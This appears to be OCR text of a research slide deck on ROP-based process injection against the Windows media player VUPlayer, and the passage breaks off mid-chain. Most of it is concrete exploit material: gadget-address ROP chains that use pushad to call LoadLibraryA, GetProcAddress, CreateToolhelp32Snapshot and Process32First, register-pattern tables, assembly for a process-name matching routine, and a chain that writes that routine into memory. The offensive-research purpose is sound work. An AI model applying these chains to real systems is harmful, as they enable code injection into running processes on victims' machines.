
```
0007901c 004050dd
00079020 00405153
00079024 00030600
00079028 0007903c
0007902c 00401879
00079030 00405153
00079034 0007e500
00079038 00405153
0007903c 00401497
00079040 004016d3
```


```
0:000> da 0007e500
0007e500  "kernel32.dll"
```

Register	Pattern
EDI	RET 8
ESI	Ropnop
EBP	PTR to LoadLibraryA
ESP	Skip
EBX	Jmp [EBP]
EDX	Return Address
ECX	‘kernel32.dll’
EAX	Ropnop

Result for LoadLibraryA

- If the ROP chain functions correctly, EAX will return the handle to the module, which is also the base address of the DLL.
- If already loaded, it will just return the handle.





GetProcAddress: Using Pushad



- GetProcAddress gives the runtime address of a function.

All parameters are supplied using pushad technique.



```
# EDI slot - 1
0x004016d7, # pop edi # ret #load
0x004050dd, # ret 8

# ESI slot - 2
0x004016d9, # pop esi # ret #load
0x00405153, # ret

# EBP slot - 3
0x004016db, # pop ebp # ret #load
0x00030620,

# ESP slot - 4
# (skip)

# EBX slot - 5
0x004016d1, # pop ebx # ret #load
0x00401879, # jmp dword ptr [ebp]

# EDX slot - 6
0x004016d5, # pop edx # ret #load
0x00405153, # ret --> set breakpoint on ReturnAddress

# ECX slot - 7
# EAX has the hModule, which is now moved into ECX
0x0040149a, # mov ecx, eax # ret

# EAX slot - 8
# Locating the EAX parameter (string = CreateToolhelp32Snapshot) on the stack
0x004016cf, # pop eax # ret #load
0x0007e50e, # string "CreateToolhelp32Snapshot"

# END of slots
0x004017a7, # pushal # ret
```

Pushad

GetProcAddress for Createhelp32Snapshot

- If the ROP chain functions correctly, EAX will return the address of KERNEL32!Createhelp32Snapshot.

eax	75e04120
ecx	2b768e6e
edx	0
ebx	401879
esp	790bc
ebp	30620
esi	405153
edi	4050dd
eip	405153

```
0:000> u eax
KERNEL32!CreateToolhelp32Snapshot:
75e04120 8bff            mov     edi,edi
75e04122 55              push    ebp
75e04123 8bec            mov     ebp,esp
75e04125 6afe            push    0FFFFFFFEh
75e04127 685023e775      push    offset KERNEL32!_rea
75e0412c 68d027e075      push    offset KERNEL32!_exc
75e04131 64a100000000    mov     eax,dword ptr fs:[00
```

LoadLibraryA Patterns

```
C++

HMODULE LoadLibraryA(
  [in] LPCSTR lpLibFileName
);
```

Register	Pattern 1	Pattern 2	Pattern 3	Pattern 4	Pattern 5	Pattern 6	Pattern 7	Pattern 8	Pattern 9
EAX	lpLibFileName	Rop nop	lpLibFileName	lpLibFileName	Rop nop	Rop nop	Rop nop	lpLibFileName	lpLibFileName
ECX	Return address	lpLibFileName	Return address	Return address	lpLibFileName	lpLibFileName	lpLibFileName	Return address	Return address
ESP	Skip	Skip	Skip	Skip	Skip	Skip	Skip	Skip	Skip
EDI	Rop nop	Pop	Pop	RET 8	RET 8	ADD ESP, 0xC	ADD ESP, 0xC	ADD ESP, 0xC	ADD ESP, 0xC
ESI	RET 8	LoadLibraryA PTR	LoadLibraryA PTR	Rop nop	Rop nop	Rop nop	LoadLibraryA PTR	Rop nop	LoadLibraryA PTR
EBP	Rop nop	Pop	Pop	LoadLibraryA PTR	LoadLibraryA PTR	LoadLibraryA PTR	Rop nop	LoadLibraryA PTR	Rop nop
EBX	LoadLibraryA PTR	Jmp [ESI]	Rop nop	Rop nop	Jmp [EBP]	Jmp [EBP]	Jmp [ESI]	Rop nop	Rop nop
EDX	Jmp [EBX]	Return address	Jmp [ESI]	Jmp [EBP]	Return address	Return address	Return address	Jmp [EBP]	Jmp [ESI]




```
C++

FARPROC GetProcAddress(
  [in] HMODULE hModule,
  [in] LPCSTR  lpProcName
);
```

GetProcAddress Patterns



Register	Pattern 1	Pattern 2	Pattern 3	Pattern 4	Pattern 5	Pattern 6	Pattern 7	Pattern 8	Pattern 9	Pattern 10	Pattern 11
EAX	lpProcName	lpProcName	lpProcName	lpProcName	lpProcName	lpProcName	lpProcName	lpProcName	lpProcName	lpProcName	lpProcName
ECX	hModule	hModule	hModule	hModule	hModule	hModule	hModule	hModule	hModule	hModule	hModule
ESP	Skip	Skip	Skip	Skip	Skip	Skip	Skip	Skip	Skip	Skip	Skip
EDI	RET 8	Pop	Pop	ADD ESP, 0xC	ADD ESP, 0xC	ADD ESP, 4	ADD ESP, 0xC	ADD ESP, 0xC	RET 4	ADD ESP, 0xC	ADD ESP, 4
ESI	Rop nop	GetProcAddress PTR	GetProcAddress PTR	Rop nop	GetProcAddress PTR	GetProcAddress PTR	ADD ESP, 4	RET 4	ADD ESP, 4	Pop	GetProcAddress PTR
EBP	GetProcAddress PTR	Pop	ADD ESP, 4	GetProcAddress PTR	Rop nop	ADD ESP, 4	GetProcAddress PTR	GetProcAddress PTR	GetProcAddress PTR	GetProcAddress PTR	Pop
EBX	Jmp [EBP]	Jmp [ESI]	Jmp [ESI]	Jmp [EBP]	Jmp [ESI]	Jmp [ESI]	Jmp [EBP]	Jmp [EBP]	Jmp [EBP]	Jmp [EBP]	Jmp [ESI]
EDX	Return address	Return address	Return address	Return address	Return address	Return address	Return address	Return address	Return address	Return address	Return address

CreateToolhelp32Snapshot

```
HANDLE CreateToolhelp32Snapshot (
  [in] DWORD dwFlags,
  [in] DWORD th32ProcessID );
```

Register	Pattern
EDI	RET 8
ESI	RET
EBP	RET
ESP	SKIP
EBX	CreateToolhelp32Snapshot
EDX	ReturnAddress
ECX	dwFlags
EAX	th32ProcessID

- This WinAPI is intended to take a snapshot of active processes.
- This is needed to discovery their respective PIDs.
- One sample pattern is shown for CreateToolhelp32Snapshot.
- The Windows syscall equivalent is NtQuerySystemINformation.

→ TH32CS_SNAPPROCESS

→ 0x00000000 for current process





CreateToolhelp32Snapshot Patterns



- CreateToolhelp32Snapshot is very versatile, lending itself to 11 distinct patterns.

Register	Pattern 1	Pattern 2	Pattern 3	Pattern 4	Pattern 5	Pattern 6	Pattern 7	Pattern 8	Pattern 9	Pattern 10	Pattern 11
EDI	RET 8	Pop	Pop	ADD ESP, 0xC	ADD ESP, 0xC	ADD ESP, 4	ADD ESP, 0xC	ADD ESP, 0xC	RET 4	ADD ESP, 0xC	ADD ESP, 4
ESI	RET	CT32S PTR	CT32S PTR	RET	CT32S PTR	CT32S PTR	ADD ESP, 4	RET 4	ADD ESP, 4	Pop	CT32S PTR
EBP	RET	Pop	ADD ESP, 4	CT32S PTR	RET	ADD ESP, 4	CT32S PTR	CT32S PTR	CT32S PTR	CT32S PTR	Pop
ESP	Skip	Skip	Skip	Skip	Skip	Skip	Skip	Skip	Skip	Skip	Skip
EBX	CT32S	Jmp [ESI]	Jmp [ESI]	Jmp [EBP]	Jmp [ESI]	Jmp [ESI]	Jmp [EBP]	Jmp [EBP]	Jmp [EBP]	Jmp [EBP]	Jmp [ESI]
EDX	Return Address	Return Address	Return Address	Return Address	Return Address	Return Address	Return Address	Return Address	Return Address	Return Address	Return Address
ECX	dwFlags	dwFlags	dwFlags	dwFlags	dwFlags	dwFlags	dwFlags	dwFlags	dwFlags	dwFlags	dwFlags
EAX	th32ProcessID	th32ProcessID	th32ProcessID	th32ProcessID	th32ProcessID	th32ProcessID	th32ProcessID	th32ProcessID	th32ProcessID	th32ProcessID	th32ProcessID

CT32S -> CreateToolhelp32Snapshot

```
# EDI slot - 1
0x004016d7, # pop edi # ret #load
0x004050dd, # ret 8

# ESI slot - 2
0x004016d9, # pop esi # ret #load
0x00405153, # ret

# EBP slot - 3
0x004016db, # pop ebp # ret #load
0x00405153, # ret

# ESP slot - 4
# (skip)

# EBX slot - 5
# Moving the value of CreateToolhelp32Snapshot (EAX) into EBX
0x00401497, # mov ebx, eax # ret

# EDX slot - 6
0x004016d5, # pop edx # ret #load
0x00405153, # ret --> set breakpoint on ReturnAddress

# ECX slot - 7
0x004016d3, # pop ecx # ret #load
0x00000002, # TH32CS_SNAPPROCESS

# EAX slot - 8
0x004016cf, # pop eax # ret #load
0x00000000, # current process

# END of slots
0x004017a7, # pushal # ret
```

Pushad

CreateToolhelp32Snapshot: Using Pushad


All parameters are created using pushad technique.

VirtualAlloc

- VirtualAlloc is needed to allocate memory that we need.
  - Any other memory with RW could be utilized for this purpose.
- One sample pattern is shown below.

```
LPVOID VirtualAlloc (
  [in, optional] LPVOID lpAddress,
  [in]           SIZE_T dwSize,
  [in]           DWORD  flAllocationType,
  [in]           DWORD  flProtect );
```

Register	Pattern	
EDI	RET	
ESI	VirtuallAllocStub	
EBP	ReturnAddress	
ESP	lpAddress	The starting address of the region to allocate
EBX	dwSize	0x128; the size of the region, in bytes
EDX	flAllocationType	0x00001000 for MEM_COMMIT
ECX	flProtect	0x00000040 for PAGE_EXECUTE_READWRITE
EAX	RET	



VirtualAlloc Patterns

- VirtualAlloc has two patterns.
  - These have long been documented.
- Notice the difference with VirtuallAlloc and VirtuallAlloc pointer.

Register	Pattern 1	Pattern 2
EDI	RET	RET
ESI	VirtuallAlloc	Jmp [EAX]
EBP	Return Address	Pop
ESP	lpAddress	lpAddress
EBX	dwSize	dwSize
EDX	flAllocationType	flAllocationType
ECX	flProtect	flProtect
EAX	Nop	VirtuallAlloc PTR



PROCESSENTRY32



- This structure contains a listing of all processes and their PIDs.
- We need the PID for our target process, or we can't go forward.
- Using multiple WinAPIs or native APIs is all about obtaining outputs and using them as inputs to subsequent APIs.
- The lower-level equivalent, used by Windows syscalls, would be SYSTEM_PROCESS_INFORMATION.

C++

```
typedef struct tagPROCESSENTRY32 {
  DWORD      dwSize;
  DWORD      cntUsage;
  DWORD      th32ProcessID;
  ULONG_PTR  th32DefaultHeapID;
  DWORD      th32ModuleID;
  DWORD      cntThreads;
  DWORD      th32ParentProcessID;
  LONG       pcPriClassBase;
  DWORD      dwFlags;
  CHAR       szExeFile[MAX_PATH];
} PROCESSENTRY32;
```

Process32First

```
BOOL Process32First (
  [in]      HANDLE          hSnapshot,
  [in, out] LPPROCESSENTRY32 lppe );
```

Register	Pattern
EDI	RET 8
ESI	RET
EBP	RET
ESP	SKIP
EBX	Process32First/Process32Next
EDX	ReturnAddress
ECX	hSnapshot
EAX	lppe

- Both Process32First kicks off the process enumeration from the PROCESSENTRY32.
  - We just need to call it once.
- PROCESSENTRY32 is relatively simple to build.

ECX → Handle from the CreateToolhelp32Snapshot

EAX → A pointer to a PROCESSENTRY32 struct

Process32First

- The output from the previous VirtualAlloc is being used for the PROCESSENTRY32 structure.

Building the PROCESSENTRY32 via ROP

```
# Locating the stack dynamically using EDI register
# 79000 - This is from the VirtualAlloc which has RWX permissions
0x004016d7, # pop edi # ret #load
0xfffffdc0,
0x00401752, # add edi, esp # ret -- moving ESP stack location to EDI

# --PROCESSENTRY32 struct--
# Making first struct for dwSize (0x128)
0x004016d3, # pop ecx # ret #load
0x00000128,
0x0040165d, # mov dword ptr [edi], ecx # ret
0x0040132d, # inc edi # ret
0x0040132d, # inc edi # ret
0x0040132d, # inc edi # ret
0x0040132d, # inc edi # ret
# Making the remaining struct to 0's
0x0040135e, # xor ecx, ecx # ret
0x0040165d, # mov dword ptr [edi], ecx # ret
0x0040132d, # inc edi # ret
0x0040132d, # inc edi # ret
0x0040132d, # inc edi # ret
0x0040132d, # inc edi # ret
0x0040165d, # mov dword ptr [edi], ecx # ret
```

dwSize

MOV dereference

MOV dereference

Part of the Process32First ROP chain

```
# EAX slot - 8
0x004016cf, # pop eax # ret #load
0x00079000, # A pointer to a PROCESSENTRY32 struct
```

Adding -576 to reach pointer that contains 0x79000.
This holds the base address of PROCESSENTRY32.

PROCESSENTRY32 struct:

- dwSize -> 0x128
- Remaining all parameters set to NULL (0)

Only dwSize needs to initialized.
Everything else is NULLs.

Process32First/Process32Next Patterns

- Process32First and Process32Next have numerous patterns.
- **P32F** -> Process32First stub, but could be Process32Next stub


Register	Pattern 1	Pattern 2	Pattern 3	Pattern 4	Pattern 5	Pattern 6	Pattern 7	Pattern 8	Pattern 9	Pattern 10
EDI	RET 8	Pop	Pop	ADD ESP, 0xC	ADD ESP, 4	ADD ESP, 0xC	ADD ESP, 0xC	RET 4	ADD ESP, 0xC	ADD ESP, 4
ESI	RET	RET	RET	RET	RET	ADD ESP, 4	RET 4	ADD ESP, 4	Pop	RET
EBP	RET	Pop	ADD ESP, 4	RET	ADD ESP, 4	RET	RET	RET	RET	Pop
ESP	Skip	Skip	Skip	Skip	Skip	Skip	Skip	Skip	Skip	Skip
EBX	P32F	P32F	P32F	P32F	P32F	P32F	P32F	P32F	P32F	P32F
EDX	Return Address	Return Address	Return Address	Return Address	Return Address	Return Address	Return Address	Return Address	Return Address	Return Address
ECX	hSnapshot	hSnapshot	hSnapshot	hSnapshot	hSnapshot	hSnapshot	hSnapshot	hSnapshot	hSnapshot	hSnapshot
EAX	lppe	lppe	lppe	lppe	lppe	lppe	lppe	lppe	lppe	lppe

Challenge: No String Comparison via ROP?

- One seemingly insurmountable challenge is in identifying the target binary, as string comparison can be extremely difficult in ROP, as needed ROP gadgets may be lacking.

- We unveil a unique, universal solution, giving a reliable means of string comparison via ROP, which works all the time, allowing a specific process to be pinpointed and injected into via ROP.





Creating an EnumerateProcesses Function in Process Memory

Goal: To find the specific PID from the list of active processes.

Creating the EnumerateProcesses Function



```
enumerateProccesses:
mov     ebp,edx
push    dword ptr [ebp-800h] # lppe - parameter #2 for Process32Next
mov     edx,dword ptr [ebp-7FCh]  # address of dereferenced WinAPI, Process32Next
push    dword ptr [edx]   # hpsnapshot - parameter #1 for Process32Next

mov     edx,dword ptr [ebp-7F8h]
call    dword ptr [edx]   # Call Process32Next - this is the only place it is called!
mov     edi,dword ptr [ebp-800h] # LPPE, pointing to Process32Entry struct
add     edi,24h   # Offset to target string of the process's name in Process32Entry struct

mov     esi,dword ptr [ebp-7F4h]  # string of target application:  "VUPlayer"
xor     ecx,ecx
mov     cl,8
cld
repe cmpsb
jecxz   match
jmp     enumerateProccesses

match:
ret
```

- We create a special function to find the target process.
  - In this case, it is VuPlayer.
- We can then travel a fixed distance to obtain the needed PID.
- This same model could be used with slight variations as need by others.

```
0:000> dd ebp-800h
00080000  00079000 00078de0 00079110 0007e607
00080010  00000000 00000000 00000000 00000000
00080020  00000000 00000000 00000000 00000000
00080030  00000000 00000000 00000000 00000000
00080040  00000000 00000000 00000000 00000000
00080050  00000000 00000000 00000000 00000000
```

Writing EnumerateProcesses Func to Memory

```
0x004016db, # pop ebp # ret #load
0x00078000,

0x004016d9, # pop esi # ret #load
# 0x89D5FFB5,
0xB5FFD589,
0x004016c3, # mov dword ptr [ebp], esi # ret
0x0040132f, # inc ebp # ret
0x0040132f, # inc ebp # ret
0x0040132f, # inc ebp # ret
0x0040132f, # inc ebp # ret

0x004016d9, # pop esi # ret #load
# 0x00F8FFFF,
0xFFFFF800,
0x004016c3, # mov dword ptr [ebp], esi # ret
0x0040132f, # inc ebp # ret
0x0040132f, # inc ebp # ret
0x0040132f, # inc ebp # ret
0x0040132f, # inc ebp # ret

0x004016d9, # pop esi # ret #load
# 0x8B9504F8,
0xF804958B,
0x004016c3, # mov dword ptr [ebp], esi # ret
0x0040132f, # inc ebp # ret
0x0040132f, # inc ebp # ret
0x0040132f, # inc ebp # ret
0x0040132f, # inc ebp # ret

0x004016d9, # pop esi # ret #load
# FFFFFF32,
0x32FFFFFF,
0x004016c3, # mov dword ptr [ebp], esi # ret
0x0040132f, # inc ebp # ret
0x0040132f, # inc ebp # ret
0x0040132f, # inc ebp # ret
0x0040132f, # inc ebp # ret

0x004016d9, # pop esi # ret #load
# FFFF83C7,
0xC783FFFF,
0x004016c3, # mov dword ptr [ebp], esi # ret
0x0040132f, # inc ebp # ret
0x0040132f, # inc ebp # ret
0x0040132f, # inc ebp # ret
0x0040132f, # inc ebp # ret

0x004016d9, # pop esi # ret #load
# 248BB50C,
0x0CB58B24,
0x004016c3, # mov dword ptr [ebp], esi # ret
0x0040132f, # inc ebp # ret
0x0040132f, # inc ebp # ret
0x0040132f, # inc ebp # ret
0x0040132f, # inc ebp # ret

0x004016d9, # pop esi # ret #load
# F8FFFF31,
0x31FFFFF8,
